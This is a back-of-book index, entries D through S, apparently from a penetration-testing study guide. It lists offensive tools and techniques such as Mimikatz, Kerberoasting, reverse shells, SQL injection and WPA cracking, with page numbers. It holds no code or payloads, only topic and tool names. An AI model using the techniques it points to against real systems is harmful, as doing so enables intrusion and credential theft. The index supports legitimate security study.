overview, 305–306  
data exposure and insecure configuration  
directory and path traversals, 184–187  
overview, 180–181  
sensitive data, 182–184, 187  
weak access controls, 181–182  
data frames, 126  
data structures  
arrays, dictionaries, and lists, 352  
CSV, XML, and JSON, 352–354

key values and keys, 351–352  
overview, 351  
trees, 352

database attacks. *See web and database attacks*

database errors in web content enumeration, 71

dates, timestamping, 317–319

DCC (direct chats), 77

DCOM (distributed component object model), 311–312

Dcrack tool, 380

DDoS (distributed-denial-of-service) attacks

- cloud-centric, 209
- description, 107
- STP, 113

deauthentication attacks in WPA, 131

decoding packets, 109–111

defense detection and detection avoidance

- detection, 73–75
- evasion, 75–77

DELETE command in SQL, 162

deleting files, 319

Delpy, Benjamin, 282

denial of service (DoS) attacks

- cloud-centric, 209–210
- STP, 113
- stress testing, 105–108
- wireless, 145–146

DES (Data Encryption Standard), 104

DESC command in SQL, 162

detection

- defense detection and detection avoidance, 73–75
- physical security, 250

developers in reports audience, 324–325

device discovery for Bluetooth, 149

dictionaries, 352

dictionary password attacks, 100–101, 144

DirBuster tool

- description, 383
- web content enumeration, 69

direct chats (DCC), 77

directional antennas, 132

directory traversals, 184–187

Dirty COW vulnerability, 289–291

disallowed tests, 8

discovery in wireless attacks, 132–133

distributed component object model (DCOM), 311–312

distributed-denial-of-service (DDoS) attacks

- cloud-centric, 209
- description, 107
- STP, 113

distribution of reports, 332–333

DIVA, 231

DLLs (dynamic linked libraries)

- search order hijacking, 299–300
- SSPs, 285

DNS. *See* Domain Name System (DNS)

Docker containers, 208, 239–240

Document Object Model (DOM)-based cross-site scripting, 170

documentation. *See* contracts and documentation

Domain attribute for cookies, 177

Domain Name System (DNS)

- cache snooping scans, 67
- overview, 89–91
- recon-ng framework, 40–42
- reconnaissance, 36–43
- spoofing and cache poisoning, 91–94
- target selection, 20

theHarvester tool, 42–43  
domains, footprinting, 47–49  
DoS attacks. *See* denial of service (DoS) attacks  
Double-Blind testing, 16  
double tagging, 113  
downloader, JavaScript, 374–375  
Dragonblood attacks, 145  
Dragonfly attacks, 145  
Drozer tool  
    Android testing, 232–236  
    description, 384  
dumpster diving, 265  
DVIA application, 230  
DVWA (Damn Vulnerable Web Application), 173  
dynamic linked libraries (DLLs)  
    search order hijacking, 299–300  
    SSPs, 285  
dynamic ports  
    description, 63  
    forwarding, 307

## E

e-mail attacks, 256–258  
EAP-PWD (Extensible Authentication Protocol-Password)  
    authentication method, 145  
EAPHammer tool  
    description, 384  
    rogue access points, 146  
eavesdropping, 127  
EC2 (Elastic Compute Cloud), 200–201  
ECC (elliptical curve cryptography), 131  
802.11 wireless  
    attacks, 132–147

Dragonblood attacks, 145  
frames, 125–126  
jamming, 145–146  
modes, 124–125  
overview, 123  
rogue access points, 146–147  
security and encryption standards, 127–131  
session hijacking, 147  
standards, 123–124  
testing equipment, 131–132  
WEP cracking, 136–141  
WPS cracking, 134–136

Elastic Compute Cloud (EC2), 200–201  
elliptical curve cryptography (ECC), 131  
embedded systems, 243

Empire tool  
description, 384  
Kerberoasting, 287

emulators for mobile devices, 217–218  
encoding Python language, 372

encryption  
802.11 wireless, 127–131  
password attacks, 103–104  
recommendations, 338  
sensitive data exposure, 187

Enter-PsSession cmdlet, 313

enum\_patches module, 297

enumeration  
AD users and computers, 369–370  
credential access, 279–287  
discovery overview, 274  
files, 274–277  
groups, 277–278

hosts, 58–61  
network connections, 279  
overview, 273  
system configuration, 277  
users, 71–73, 277–278  
web content, 68–71

environmental considerations for scoping, 18–19  
error analysis in web content enumeration, 70–71  
error-based SQL injection attacks, 163

escalation, privilege  
    cloud attacks, 197–202  
    Linux, 288–295  
    overview, 287–288  
    Windows, 295–305

ESPKey devices, 151

ESSIDs (extended service set identifiers), 125

ESSs (extended service sets), 125

/etc/ettercap/etter.dns file, 91

/etc/responder file, 95

/etc/shadow file, 119

/etc/sudoers file, 293–294

Ettercap tool  
    description, 384  
    on-path attacks, 91

European Union, GDPR law in, 4–5

evasion  
    antivirus, 77–78  
    detection, 75–77

evil twins, 146–147

Execute Never (XN) feature for mobile devices, 219

executive management  
    contract review by, 24  
    reports audience, 324

executive summaries in reports, 326  
exfiltration  
    alternative protocols, 309  
    overview, 305–306  
expectation setting in contract review, 25  
Expires attribute in cookies, 178  
exploit-based firewall bypasses, 76  
Exploit Database  
    blind SQLi attacks, 164  
    description, 384  
    Google Hacking Database, 52  
Exploit-DB tool, 115  
    exposing sensitive data, 182–184, 187  
extended service set identifiers (ESSIDs), 125  
extended service sets (ESSs), 125  
Extensible Authentication Protocol-Password (EAP-PWD)  
    authentication method, 145  
Extensible Markup Language (XML) data format  
    description, 353  
    floods, 106  
external targets, 21–22

## F

fear factor in influence, 255  
Federal Information Processing Standard (FIPS), 103, 253  
federated authentication  
    cloud attacks, 205  
    description, 197  
Fern tool, 384–385  
FFC (finite field cryptography), 131  
File Transfer Protocol (FTP) attacks, 114–116  
files  
    deleting, 319

enumerating, 274–277  
inclusion attacks, 188–189  
timestomping, 317–319  
filter bypasses for firewalls, 76  
findings, 330–331, 333–337  
fingerprinting  
    AV products, 77  
    Nmap database, 243  
    operating systems, 65, 328  
    web applications, 52  
Fingerprinting Organizations with Collected Archives (FOCA)  
    description, 385  
    metadata analysis, 50  
finite field cryptography (FFC), 131  
FIPS (Federal Information Processing Standard), 103, 253  
firewalls  
    bypasses, 76–77  
    detection, 74–75  
first-party hosted targets, 22–23  
floods  
    DoS attacks, 106–107  
    SYN, 65  
FOCA (Fingerprinting Organizations with Collected Archives)  
    description, 385  
    metadata analysis, 50  
follow-up, 343  
footprints, domain, 47–49  
forging packets, 109–111  
419 scam, 257  
four-way handshakes in WPA, 129–131, 141–143  
FQDNs (fully qualified domain names), 90  
fragments in Android applications, 221  
frames in 802.11 wireless, 125–126

Freeman, Jay, 225  
Frida tool  
    description, 385  
    dynamic analyses, 225–227  
frida-trace tool, 227  
frida-ps tool, 227  
FTP (File Transfer Protocol) attacks, 114–116  
ftp\_login module, 115  
Full Disclosure forum, 84  
fully qualified domain names (FQDNs), 90  
functions, 355–356

## G

gain, antenna, 132  
gcloud tool, 211  
GCP Secrets Manager tool, 212  
GDB (GNU Debugger), 385  
gems, Ruby, 362  
General Data Protection Regulation (GDPR), 4–5  
genpmk command, 144  
Get-DecryptedCpassword function, 280  
Get-Item cmdlet, 318  
Get-Process cmdlet, 277  
getent passwd command, 277  
GIDs (group IDs)  
    mobile devices, 218  
    NFS, 118  
GitHub  
    DIVA, 231  
    dorks, 51–52  
    Dragonslayer, 145  
    FOCA, 50  
    Metasploit, 116

MobSF, 230  
Pacu, 107  
Scout Suite tool, 203  
shells, 366  
theHarvester tool, 42  
Gitleaks tool, 196  
global positioning system (GPS) data in wireless attacks, 133  
GNU Debugger (GDB), 385  
Goat Hills Financial Human Resources application, 183–185  
Gobuster tool, 385  
Google Dorks, 52  
Google Hacking Database, 52  
GoPhish framework, 268  
governance, risk, and compliance (GRC)  
    overview, 1  
    regulatory and compliance considerations, 2–6  
    target selection, 19–23  
GPP (Group Policy Preferences), 279–281  
GPS (global positioning system) data in wireless attacks, 133  
Gray Box testing, 16  
GRC (governance, risk, and compliance)  
    overview, 1  
    regulatory and compliance considerations, 2–6  
    target selection, 19–23  
grep command, 60  
group IDs (GIDs)  
    mobile devices, 218  
NFS, 118  
Group Policy Preferences (GPP), 279–281  
group transient keys (GTKs), 130  
groups  
    Docker, 239–240  
    enumerating, 277–278

IAM, 203  
GTKs (group transient keys), 130  
guidelines for physical security, 250

## H

half-open scans, 65–66  
handshakes  
    Dragonfly, 145  
    TCP, 64–65  
    WPA, 129–131, 141–144  
hardware for mobile devices, 218–219  
harvesting credentials, 196–197  
hashcat tool  
    description, 385  
    WPA cracking, 144  
hashcat-utils project, 144  
hashes  
    cracking, 101–105  
    gathering, 95–97  
HashiCorp Vault tool, 212  
hciconfig command, 149  
hcitool command, 149  
hijacking  
    DLL search order, 299–300  
    session, 147, 178–180  
    SSH, 274  
history, command, 316–317  
HKEY\_LOCAL\_MACHINE hive, 281  
HKLM\Security\Policy\Secrets registry key, 284–285  
HKLM\SYSTEM\CurrentControlSet\services key, 301  
HMI (human-machine interface) in SCADA systems, 241  
horizontal privilege escalation, 288  
HostAP tool, 146

hostapd-wpe tool, 146  
hosts  
    enumerating, 58–61  
    environmental considerations, 18–19  
    target selection, 22–23  
Hping (hping3) tool  
    description, 386  
    DoS attacks, 107  
HSTS (HTTP Strict Transport Security), 187  
HTML (Hypertext Markup Language) forms, 158  
HTTP floods, 106  
HTTP Strict Transport Security (HSTS), 187  
HTTPOnly attribute for cookies, 177  
human-machine interface (HMI) in SCADA systems, 241  
hybrid applications for mobile devices, 222  
Hydra tool  
    brute-force login pages, 173–176  
    description, 386  
    password attacks, 101  
Hypertext Markup Language (HTML) forms, 158  
hypervisors in virtual systems, 239

## I

IaC (Infrastructure as Code), 212  
IAM (identity and access management) in cloud attacks, 203–205  
IBSSs (independent basic service sets), 124–125  
icacls command, 302  
iCloud container for mobile applications, 223  
ICMP (Internet Control Message Protocol)  
    floods, 106–107  
    packet inspection, 109  
    ping scans, 59–61  
ICSs (industrial control systems), 240–242

IDA tool, 386  
Idaho National Laboratory (INL) study for SCADA systems, 242  
identity and access management (IAM) in cloud attacks, 203–205  
IDOR (insecure direct object reference), 183–185  
iex cmdlet, 368–369  
if statements, 348  
ifconfig -all command, 279  
Image Manager, 287  
Immunity Debugger tool, 386  
Impacket tool, 386  
impacket-secretsdump command, 282  
impact levels  
    findings, 334  
    information, 253  
impersonation, 254–255  
implementation weaknesses in NAC controls, 114  
inclusion attacks, 188–189  
independent basic service sets (IBSSs), 124–125  
industrial control systems (ICSs), 240–242  
influence methods in social engineering, 255  
information gathering and vulnerability scanning  
    active reconnaissance. *See* active reconnaissance  
    overview, 35–36  
    passive reconnaissance. *See* passive reconnaissance  
    questions, 85–87  
    references, 87–88  
    review, 85  
    vulnerability scanning and analysis, 78–84  
information impact levels, 253  
Infrastructure as Code (IaC), 212  
infrastructure wireless networks, 124–125  
initialization vectors (IVs) in WEP, 128–129, 138–140  
injection attacks

cloud-centric, 210–211  
command, 158–161  
cross-site request forgery, 171–172  
cross-site scripting, 169–171  
LDAP, 168–169  
overview, 157–158  
SQL, 161–168

INL (Idaho National Laboratory) study for SCADA systems, 242  
insecure direct object reference (IDOR), 183–185  
INSERT command in SQL, 162  
inspecting packets, 108–109  
installations, unattended, 287  
integrity  
    communication, 27–28  
    overview, 29–30

Intelligent Platform Management Interface (IPMI) protocol, 240  
intents in Android applications, 221  
internal targets, 21–22  
Internet Control Message Protocol (ICMP)  
    floods, 106–107  
    packet inspection, 109  
    ping scans, 59–61

interprocess communication (IPC), 234

Invoke-Command cmdlet, 313  
Invoke-Expression cmdlet, 368–369  
Invoke-Kerberoast PowerShell script, 287  
Invoke-Mimikatz.ps1 command, 284, 310  
Invoke-RestMethod cmdlet, 364

iOS operating system  
    mobile device security, 219  
    testing, 224–230

ios sslpinning disable command, 228

IP addresses

ARP scans, 60–61  
Censys, 54  
modifying, 373–374  
name resolution. *See* Domain Name System (DNS)  
regional Internet registries, 36–39  
target selection, 19  
IPC (interprocess communication), 234  
ipconfig /all command, 279  
IPMI (Intelligent Platform Management Interface) protocol, 240  
ISECOM, 15–16  
ISSAF (Information Systems Security Assessment Framework), 17  
IT department, contract review by, 24  
IVs (initialization vectors) in WEP, 128–129, 138–140  
iwlist command, 132

## J

jailbreaks with mobile devices, 216–217  
jamming, wireless, 145–146  
Japan Computer Emergency Response Team (JPCERT), 82  
JavaScript language  
downloader, 374–375  
overview, 363–364  
JavaScript Object Notation (JSON) data format, 353–354  
job rotation, 339  
John the Ripper (JTR) tool  
description, 387  
password attacks, 102, 104–105  
Joint Test Action Group (JTAG), 219  
JPCERT (Japan Computer Emergency Response Team), 82  
JSON (JavaScript Object Notation) data format, 353–354  
JTAG (Joint Test Action Group), 219  
JTR (John the Ripper) tool  
description, 387

password attacks, 102, 104–105

## K

Karma attacks, 146–147  
KCKs (key confirmation keys), 129  
KDCs (Key Distribution Centers), 286  
KEKs (key encryption keys), 129  
Kerberoasting, 286–287  
Kerberos protocol, 286–287  
kernels  
    description, 288  
    Linux exploits, 289–291  
    Windows exploits, 295–299  
key confirmation keys (KCKs), 129  
Key Distribution Centers (KDCs), 286  
key encryption keys (KEKs), 129  
key values and keys, 351–352  
keyloggers, USB, 265  
Kismet tool  
    description, 387  
    wireless attacks, 134  
Kubernetes containers, 208, 239–240

## L

L2CAP (Logical Link Control and Adaptation Protocol), 148  
LACNIC regional registry, 36  
LAN Manager (LM) hash, 104  
lateral movement  
    living off the land, 309–310  
    overview, 309  
    pass-the-hash, 310–311  
    RDP, 312

RPC/DCOM, 311–312  
WinRM, 312–313  
laws, 2–6  
layer 2 attacks  
    overview, 111  
    STP, 111–113  
lbd tool, 73–74  
LDAP (Lightweight Directory Access Protocol)  
    injection attacks, 168–169  
    searches, 369–370  
Leblond, Éric, 77  
legal representatives, contract review by, 24  
lessons learned, 342  
LFI (local file inclusion)  
    inclusion attacks, 188  
    log injection, 109  
libraries, 357  
Lightweight Directory Access Protocol (LDAP)  
    injection attacks, 168–169  
    searches, 369–370  
likeness factor in influence, 255  
linear searches in blind SQL injection attacks, 164  
Link-Local Multicast Name Resolution (LLMNR)  
    attacks, 94–99  
    overview, 89–90  
Link Managing Protocol (LMP), 148  
Linux operating system persistence, 315–316  
Linux privilege escalation  
    kernel-level exploits, 289–291  
    overview, 288–289  
    restrictive shells, 294–295  
    sudo configurations, 293–294  
    SUID/SGID executables, 291–292

lists, [352](#)  
living off the land (LOL) concept, [309](#)–[310](#)  
LLMNR (Link-Local Multicast Name Resolution)  
    attacks, [94](#)–[99](#)  
    overview, [89](#)–[90](#)  
LM (LAN Manager) hash, [104](#)  
LMP (Link Managing Protocol), [148](#)  
load balancers, [75](#)–[76](#)  
local\_exploit\_suggester module, [288](#)–[289](#)  
local file inclusion (LFI)  
    inclusion attacks, [188](#)  
    log injection, [109](#)  
Local Security Authority (LSA), [284](#)–[285](#)  
Local Security Authority Subsystem Service (LSASS), [285](#)  
locks and lock picks, [266](#)–[267](#)  
log injection, [109](#)  
logic constructs  
    arithmetic and string operators, [350](#)–[351](#)  
    boolean operators, [349](#)–[350](#)  
    conditionals, [348](#)–[349](#)  
    loops, [349](#)  
    overview, [347](#)  
Logical Link Control and Adaptation Protocol (L2CAP), [148](#)  
login pages, brute-force, [173](#)–[176](#)  
LOL (living off the land) concept, [309](#)–[310](#)  
loops, [349](#)  
LSA (Local Security Authority), [284](#)–[285](#)  
LSASS (Local Security Authority Subsystem Service), [285](#)  
Lua language, [67](#)–[68](#)

## M

MAC addresses. *See* media access control (MAC) addresses  
Made for iPhone (MFI) program, [219](#)

Maltego tool  
description, 387  
information gathering, 45–50  
malware injection attacks, 210–211  
man-in-the-middle (MiTM) attacks, 312  
management frames, 126  
mandatory vacations, 339  
manual inspection in web content enumeration, 69–70  
master services agreements (MSAs), 9  
mdk4 tool  
description, 387  
wireless attacks, 145–146  
measures in reports, 331  
media access control (MAC) addresses  
APs, 125–126  
ARP scans, 60–61  
STP attacks, 112–113  
wireless attacks, 139–141  
WPA cracking, 141–143  
Medusa tool, 387  
Meltdown attacks, 211  
Memcached systems, 209  
message integrity checks (MICs), 129–130  
metadata analysis, 50  
Metadata service, 201  
Metasploit tool  
caller ID spoofing, 259  
command injection attacks, 158–161  
description, 388  
evasion, 77  
files enumeration, 274–277  
FTP, 115  
missing patches, 297–298

network attacks, 116  
password attacks, 100  
psexec module, 295  
tutorial, 273

Metasploit Unleashed tutorial, 273

Meterpreter shells  
command injection attacks, 158–161  
psexec module, 295  
SAM files, 282–283  
sudo configurations, 294  
timestomping, 317–319

methodology in reports, 327–330

metrics  
ATT&CK, 12  
reports, 331

MFI (Made for iPhone) program, 219

microkernels, 288

Microsoft SQL (MSSQL), 71

MICs (message integrity checks), 129–130

migrate command, 283

mimikatz\_command command, 283

Mimikatz tool  
description, 388  
Kerberoasting, 287  
LSA files, 284–285  
pass-the-hash, 311  
SAM files, 282–284

misconfigured assets in cloud attacks, 203–208

missing patches in Windows privilege escalation, 297–298

MiTM (man-in-the-middle) attacks, 312

mitm6 tool, 388

MITRE ATT&CK framework  
covering tracks, 316

DCOM, 311  
matrix, 11–12, 82  
overview, 11–12  
pass-the-hash, 310–311  
shell escape, 292  
SSPs, 285  
sudo configurations, 294  
unquoted service paths, 305  
vulnerability research, 78  
Mobile App Security Checklist, 222  
mobile device tests in reports, 330  
mobile devices  
    Android testing, 230–238  
    applications overview, 221–223  
    emulators and simulators, 217–218  
    hardware, 218–219  
    iOS testing, 224–230  
    operating systems, 219–221  
    overview, 216  
    testing, 216–218  
Mobile Security Framework (MobSF) tool  
    description, 388  
    static analysis, 228–230  
Mobile Security Testing Guide, 222, 224  
Mobile Top Ten Risks, 221–222  
Modbus protocol, 242  
monitoring in physical security, 250  
monolithic kernels, 288  
mounting, NFS, 116–119  
MS-CHAPv2, 146  
MSAs (master services agreements), 9  
msfvenom command  
    antivirus bypass, 77

Windows privilege escalation, 296–297, 302  
MSOLSpray tool, 202  
MSSQL (Microsoft SQL), 71  
MST (Multiple Spanning Tree), 112–113  
Mudge, Raphael, 278  
multi/gather/ssh\_creds module, 276  
Multi-Relay tool, 99  
Multiple Spanning Tree (MST), 112–113  
MySQL  
    injection attacks. *See* SQL injection attacks  
    web content enumeration, 71  
    web target identification, 68  
mysql\_fetch\_assoc function, 163  
mysql\_query function, 163

## N

NAC (Network Access Control) controls, bypassing, 114  
Nagios server, 110–111  
name resolution exploits  
    DNS spoofing and cache poisoning, 91–94  
    LLMNR and NetBIOS attacks, 94–99  
    overview, 89–91  
named daemon, 90  
names in findings, 333  
NASL (Nessus Attack Scripting Language), 78  
NAT (network address translation), 306  
National Cyber Security Centre (NCSC), 3  
National Institute for Standards and Technology (NIST)  
    impact levels, 253  
    National Vulnerability Database, 82  
    physical security, 251  
    recommendations overview, 14–15  
    SCADA systems, 242

SCAP, 81  
tailgating, 266  
vulnerability research, 78  
National Vulnerability Database (NVD), 82  
NBNS (NetBIOS Name Service), 96, 98  
Ncat tool, 388  
NCSC (National Cyber Security Centre), 3  
near field communications (NFC) devices, 150–152  
need to know principle, 29  
Nessus Attack Scripting Language (NASL), 78  
Nessus tool  
    credentials, 79–80  
    description, 388–389  
    detection, 73  
        vulnerability scanning, 78–79  
    net group command, 278  
    net localgroup command, 278  
    net user command, 281  
    net view command, 279  
NetBIOS (Network Basic Input/Output System)  
    attacks, 94–99  
    overview, 89–90  
NetBIOS Name Service (NBNS), 96, 98  
Netcat tool  
    Bash shell, 365–366  
    description, 389  
Netsh utility, 310  
netstat command, 279  
Network Access Control (NAC) controls, bypassing, 114  
network address translation (NAT), 306  
network-based attacks  
    layer 2, 111–114  
    name resolution exploits, 89–99

network packet manipulation, 108–111  
overview, 89  
passwords, 99–105  
questions, 120–122  
researching, 114–119  
review, 119  
stress testing applications and protocols, 105–108  
VLAN hopping, 113–114

Network Basic Input/Output System (NetBIOS)  
attacks, 94–99  
overview, 89–90

network connections, enumerating, 279

network information gathered in reports, 328

network-level authentication (NLA), 312

Network Mapper (Nmap)  
Bash automation, 367  
description, 389  
fingerprint database, 243  
firewall bypass, 77  
host enumeration, 58–61  
network attacks, 118–119  
packet inspection, 108–109  
password attacks, 100  
port scanning, 62–63  
proxchains, 308  
SCADA module script, 242  
TCP scans, 64–65  
UDP scans, 66–68  
user enumeration, 72–73

network packet manipulation  
analyzing and inspecting packets, 108–109  
forging and decoding packets, 109–111  
overview, 108

network segmentation recommendations, 338  
NFC (near field communications) devices, 150–152  
NFS, 116–119  
Nikto tool  
    attacks, 367–368  
    description, 389  
nijacopy tool, 281  
NIST. *See* National Institute for Standards and Technology (NIST)  
NLA (network-level authentication), 312  
Nmap. *See* Network Mapper (Nmap)  
Nmap Scripting Engine (NSE), 67  
nmap-services database, 67  
noncredentialed scanning, 79–81  
nondisclosure agreements (NDAs), 9  
nontraditional systems  
    embedded, 243  
    overview, 240  
    questions, 244–247  
    review, 243  
    SCADA and industrial control systems, 240–242  
NOT operator, 350  
Nping tool, 61  
nslookup tool  
    description, 389  
    IP addresses, 38–39  
NT LAN Manager (NTLM)  
    password hashes, 285  
    relay attacks, 99  
NTLMv2 hash, 102  
NVD (National Vulnerability Database), 82

## O

OAuth federation, 202, 205

object storage in cloud attacks, 205–208

Objection tool

- description, 389
- SSL pinning bypass, 228

OCEG standard, 1

OISSG (Open Information Systems Security Group), 17

OllyDbg tool, 390

omnidirectional antennas, 132

on-path attacks, 91

Open Information Systems Security Group (OISSG), 17

open ports, 64

open-source intelligence (OSINT) framework, 16–17

- FOCA, 50
- Maltego, 45–50
- overview, 44
- search engines, 51–57
- social media, 44–45

Open Source Security Testing Methodology Manual (OSSTMM)

- methodology, 15–17

Open Vulnerability Assessment Scanner (OpenVAS) tool, 390

OpenID federation, 205

OpenSCAP project, 81

openssl command, 274

OpenStego tool, 390

OpenVAS (Open Vulnerability Assessment Scanner) tool, 390

operating systems for mobile devices, 219–221

operational controls recommendations, 339

OR operator, 350

Oracle errors, 71

OSINT. *See* open-source intelligence (OSINT) framework

OSSTMM (Open Source Security Testing Methodology Manual)

- methodology, 15–17

OWASP project

DirBuster, 69  
injection attacks, 161  
Mobile App Security Checklist, 222  
Mobile Security Testing Guide, 222, 224  
Mobile Top Ten Risks, 221–222  
overview, 12–14  
OWASP Top Ten, 12–13, 157  
Risk Rating Methodology, 334  
sensitive data exposure, 183  
Session Management Cheat Sheet, 176  
user enumeration, 72  
Web Security Testing Guide, 13–14  
WebGoat-Legacy Project, 178  
XSS Filter Evasion Cheatsheet, 171  
Zed Attack Proxy, 390

## P

packetforge-ng tool, 380  
packets  
    analyzing and inspecting, 108–109  
    forging and decoding, 109–111  
Pacu framework  
    description, 390  
    privilege escalation, 197–202  
    S3 bucket names, 207  
pairwise master keys (PMKs), 129–131, 141  
pairwise transient keys (PTKs), 129  
PAP (Password Authentication Protocol), 146  
pass-the-hash (PtH)–style attacks, 310–311  
passive queries with theHarvester, 42  
passive reconnaissance  
    DNS, 36–43  
    OSINT, 44–50

overview, 36  
search engines, 51–57  
web archives, 57

Password Authentication Protocol (PAP), 146

passwords  
attacks overview, 99–100  
brute-force and dictionary attacks, 100–101  
cloud, 202  
hash cracking attacks, 101–105  
password spraying, 101, 202  
recommendations, 338–339  
session management, 178  
WPA, 129, 131, 135–136

Patator tool, 391

patches in Windows privilege escalation, 297–298

Path attribute for cookies, 177

path traversals, 184–187

paths, communication, 26

Payment Card Industry Security Standards Council (PCI-SSC), 5–6

PCRE (Perl Compatible Regular Expressions), 361

PE (Physical and Environmental Protection) publications, 251–253

Penetration Testing Execution Standard (PTES)  
executive summaries, 326  
overview, 17  
severity ratings, 334

“Penetration Testing Guidance” document, 327

penetration testing staff, contract review by, 24

perimeter barriers, 250

Perl Compatible Regular Expressions (PCRE), 361

Perl language  
IP address modification, 373–374  
overview, 361–362  
reverse shell, 374

permission to test, 10  
permissions, IAM, 203  
persistence  
    Linux, 315–316  
    maintaining, 313–316  
    Windows, 314–315  
persistent balancers, 75–76  
personal identification numbers (PINs)  
    mobile devices, 218  
    WPS, 127–128, 135–136  
personally identifiable information (PII), 2–3  
PHI (protected health information), 2–3  
phishing attacks, 256–257  
phone-based attacks, 258–259  
PHP wrappers in inclusion attacks, 188–189  
Physical and Environmental Protection (PE) publications, 251–253  
physical attacks  
    badges, 266  
    dumpster diving, 265  
    guidelines, 250–253  
    overview, 249  
    physpen tools, 266–267  
    questions, 269–271  
    review, 268  
    shoulder surfing, 265  
    and social engineering, 255–256  
    tailgating, 266  
    USB dropping, 265  
physical controls, recommendations for, 340  
physical locations in target selection, 20–21  
physpen tools, 266–267  
PII (personally identifiable information), 2–3  
ping command

data exfiltration, 309  
host enumeration, 59–60  
PINs (personal identification numbers)  
mobile devices, 218  
WPS, 127–128, 135–136  
planning and engagement, 1  
communication, 25–26  
contract review, 23–25  
contracts and documentation, 8–10  
governance, risk, and compliance, 1–6  
professionalism and integrity, 26–30  
questions, 31–33  
references, 33–34  
review, 30  
scope and requirements, 11–19  
target selection, 19–23  
testing limitations, 6–8  
PLCs (programmable logic controllers) in SCADA systems, 241  
PMKs (pairwise master keys), 129–131, 141  
POC (proof-of-concept) code, 290  
Poisoners-Session.log file, 102  
ports  
common, 63–64  
forwarding, 307  
Python scanners, 370–372  
Responder, 96  
scanning, 62–63, 370–372  
post-engagement activities  
cleanup, 342  
client acceptance, 342  
common themes and root causes, 340–341  
findings and analysis, 333–337  
lessons learned, 342

overview, 323  
questions, 343–345  
recommendations, 333–340  
references, 345  
reports, 323–333  
retesting and follow-up, 343  
review, 343

post-exploitation  
covering tracks, 316–319  
covert channels and data exfiltration, 305–309  
enumeration. *See* enumeration  
lateral movement, 309–313  
overview, 273  
persistence, 313–316  
privilege escalation. *See* privilege escalation  
questions, 320–322  
review, 319–320

post/windows/manage/migrate module, 305

Postman tool, 236–238

PowerShell  
AD users and computers enumeration, 369–370  
antivirus bypass, 77–78  
lateral movement, 310  
overview, 364–365  
shells, 368–370

preshared keys (PSKs), 129

pretexting, 254–255

prevention in physical security, 250

privacy, 2

privesc, 197–202

privilege escalation  
cloud attacks, 197–202  
Linux, 288–295

overview, 287–288  
Windows, 295–305  
procedures, 354–355  
Process Monitor, 300  
professionalism and integrity  
    communication, 27–28  
    overview, 26–27  
profiles, user, 183, 315  
program-level metrics in reports, 331  
programmable logic controllers (PLCs) in SCADA systems, 241  
progressive applications for mobile devices, 222  
proof-of-concept (POC) code, 290  
property lists in MobSF, 229–230  
protected data, determining, 2  
protected health information (PHI), 2–3  
protocol helpers for bypass, 77  
protocols  
    description, 89  
    DoS attacks, 107  
proximity cards, 151  
ProxyChains tool  
    description, 391  
    SSH tunneling, 306–308  
psexec module, 310–311  
PsExec SysInternals command, 310–311  
PSKs (preshared keys), 129  
PTES (Penetration Testing Execution Standard)  
    executive summaries, 326  
    overview, 17  
    severity ratings, 334  
PtH (pass-the-hash)–style attacks, 310–311  
PTKs (pairwise transient keys), 129  
Python language

encoding, 372  
interactive shell, 372  
overview, 360–361  
port scanner, 370–372

## R

race conditions  
Linux, 289–291  
overview, 189  
Radio Frequency Communication (RFCOMM), 148  
radio frequency ID (RFID)  
badges, 132, 266  
overview, 150–152  
rainbow tables, 104  
RainbowCrack tool, 104  
range extenders for wireless, 135  
Rapid Spanning Tree Protocol (RSTP), 112–113  
RBAC (role-based access control)  
IAM, 203  
recommendations, 339  
RDP (remote desktop protocol), 312  
readers, RFID, 150  
real-time operating systems (RTOSs), 243  
reaver tool  
description, 391  
WPS cracking, 128, 135–136  
recommendations  
administrative controls, 338–339  
findings, 333–337  
operational controls, 339  
overview, 337  
physical controls, 340  
technical controls, 338

Recon-*ng* framework  
description, 391–392  
working with, 40–42

reconnaissance. *See* active reconnaissance; passive reconnaissance

records, DNS, 39

reflected cross-site scripting, 170

regedit command, 281, 284

regional Internet registries (RIRs), 36–39

registered ports, 63

registry  
LSA, 284  
persistence, 314–315  
SAM files, 281–282  
unquoted service paths, 300–302, 304

regulatory and compliance considerations  
compliance concepts, 2–3  
GDPR, 4–5  
overview, 2  
PCI-DSS, 5–6  
testing and reporting, 3–4  
remediation in reports, 330–331

remote desktop protocol (RDP), 312

remote file inclusion (RFI), 188

remote procedure call (RPC), 311–312

remote terminal units (RTUs) in SCADA systems, 241

repeaters for wireless, 135

reporting-level metrics in reports, 331

reports  
appendices, 332  
attestations, 333  
audience, 324–325  
compliance considerations, 3–4  
conclusions, 331

contents overview, 325–326  
executive summaries, 326  
findings and remediation, 330–331  
methodology and attack narrative, 327–330  
metrics and measures, 331  
overview, 323–324  
scope details, 327  
storage and secure distribution, 332–333  
research in network attacks, 114–119  
research sources for vulnerabilities  
    CVE, 82–83  
    CWE, 83–84  
    overview, 82  
Responder-Session.log file, 102  
Responder tool  
    description, 392  
    hash gathering, 95–97, 102  
    host enumeration, 61  
    WPAD attacks, 97–99  
restrictive shells, upgrading, 294–295  
retesting and follow-up, 343  
Reversal testing, 16  
reverse shells  
    Bash, 365  
    creating, 315  
    description, 308  
    Perl, 374  
    PowerShell, 368  
RFCOMM (Radio Frequency Communication), 148  
RFI (remote file inclusion), 188  
RFID (radio frequency ID)  
    badges, 132, 266  
    overview, 150–152

rfkill unblock all command, 133  
RIPE NCC regional registry, 36  
RIRs (regional Internet registries), 36–39  
Risk Rating Methodology, 334  
risks to testers, 30  
RoEs (rules of engagement)  
    cloud, 195  
    overview, 10  
rogue access points  
    description, 392  
    overview, 146–147  
role-based access control (RBAC)  
    IAM, 203  
    recommendations, 339  
roles  
    IAM, 203  
    privesc, 197, 199  
root bridges in STP attacks, 112  
root causes, 340–341  
rooting mobile devices, 216–217  
round-robin load balancers, 75–76  
RPC (remote procedure call), 311–312  
rpcinfo tool, 117  
RSTP (Rapid Spanning Tree Protocol), 112–113  
RTOSs (real-time operating systems), 243  
RTUs (remote terminal units) in SCADA systems, 241  
Rubeus tool, 287  
Ruby language, 362–363  
rule-based password attacks, 144  
rules of engagement (RoEs)  
    cloud, 195  
    overview, 10

# S

- s3\_bucket\_finder module, [207](#)
- SAE (Simultaneous Authentication of Equals) key exchange, [130](#)
- SAM (Security Accounts Manager), [281–284](#)
- Samba attacks, [116–119](#)
- SAML (Security Assertion Markup Language)
  - authentication, [197](#)
  - federation, [205](#)
- SCADA (supervisory control and data acquisition) systems, [240–242](#)
- scanner.provider.injection command, [236](#)
- scanner/ssh/ssh\_login\_pubkey module, [276–277](#)
- scanners, Python, [370–372](#)
- scans
  - ARP, [60–61](#)
  - half-open, [65–66](#)
  - port, [62–63](#)
  - TCP, [64–65](#)
